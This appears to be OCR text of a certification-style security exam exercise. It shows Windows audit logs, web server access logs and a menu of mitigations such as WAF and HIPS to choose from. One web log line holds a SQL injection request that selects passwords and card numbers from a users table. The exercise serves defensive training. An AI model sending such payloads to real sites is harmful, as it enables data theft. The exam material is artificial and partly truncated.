
Possible Actions:	Recommended Solutions:
NIPS	
WAF	
HIPS	
Secure coding	
Server side validation	
Application whitelisting	


Save | Exit


Logs | Solutions — Accounting PC — X


Audit Success	3/20/2016 16:40:43 AM	Microsoft Windows security auditing.	4738	User Account Management
Audit Success	3/20/2016 16:40:43 AM	Microsoft Windows security auditing.	4732	Security Group Management
Audit Success	3/20/2016 16:40:43 AM	Microsoft Windows security auditing.	4738	User Account Management
Audit Success	3/20/2016 16:40:43 AM	Microsoft Windows security auditing.	4732	Security Group Management
Audit Success	3/20/2016 16:40:42 AM	Microsoft Windows security auditing.	4738	User Account Management
Audit Success	3/20/2016 16:40:41 AM	Microsoft Windows security auditing.	4722	User Account Management
Audit Success	3/20/2016 16:40:41 AM	Microsoft Windows security auditing.	4720	User Account Management
Audit Success	3/20/2016 16:40:40 AM	Microsoft Windows security auditing.	4728	Security Group Management
Audit Success	3/20/2016 16:40:37 AM	Microsoft Windows security auditing.	4625	Logon
Audit Success	3/20/2016 16:40:37 AM	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	3/20/2016 16:40:37 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	3/20/2016 16:40:37 AM	Microsoft Windows security auditing.	4624	Logon
Audit Failure	3/20/2016 16:40:37 AM	Microsoft Windows security auditing.	4648	Logon
Audit Success	3/20/2016 16:40:36 AM	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	3/20/2016 16:40:36 AM	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	3/20/2016 16:40:36 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	3/20/2016 16:40:36 AM	Microsoft Windows security auditing.	4672	Special Logon



Logs
Solutions
Accounting PC
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit


Logs
Solutions
Web Server
X
123.123.123.123 - - [02/Mar/2016:16:20:48 -0400] "GET /pics/wpaper.gif HTTP/1.0" 200 6248 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:48 -0400] "GET /contacts.html HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:49 -0400] "GET /asctortf/ HTTP/1.0" 200 8130 "http://search.company.com/Computers/Data_Formats/Document/Text/RTF" "Mozilla/4.05 (Macintosh; I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:49 -0400] "GET /contacts.html HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:49 -0400] "GET /pics/5star2000.gif HTTP/1.0" 200 4005 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:50 -0400] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:50 -0400] "GET /pics/5star.gif HTTP/1.0" 200 1031 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
123.123.123.123 - - [02/Mar/2016:16:20:51 -0400] "GET /pics/a2hlogo.jpg HTTP/1.0" 200 4282 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
123.123.123.123 - - [02/Mar/2016:16:20:51 -0400] "GET /cgi-bin/newcount HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
ppp931.on.company.com - - [02/Mar/2016:16:20:52 -0400] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096 "http://www.company.com/downloads/freeware/webdevelopment/15.html" "Mozilla/4.7 [en]C-SYMPA (Win95; U)"
151.44.15.252 - - [02/Mar/2016:16:20:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
123.123.123.123 - - [02/Mar/2016:16:21:00 -0400] "GET http://www.comptia.com/asctortf/portal.php?ID=-1 UNION SELECT 1,pass,cc FROM users WHERE uname='test' HTTP/1.1
123.123.123.123 - - [02/Mar/2016:16:21:00 -0400] "GET /internet/index.html HTTP/1.1" 200 6792 "http://www.company.com/video/streaming/http.html" "Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /js/master.js HTTP/1.1" 200 2263 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /css/master.css HTTP/1.1" 200 6123 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /images/navigation/home1.gif HTTP/1.1" 200 2735 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /data/zookeeper/ico-100.gif HTTP/1.1" 200 196 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:22 +1200] "GET /adsense-alternate.html HTTP/1.1" 200 887 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:39 +1200] "GET /data/zookeeper/status.html HTTP/1.1" 200 4195 "http://www.company.com/cgi-bin/forum/comm


Logs
Solutions
Web Server
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit

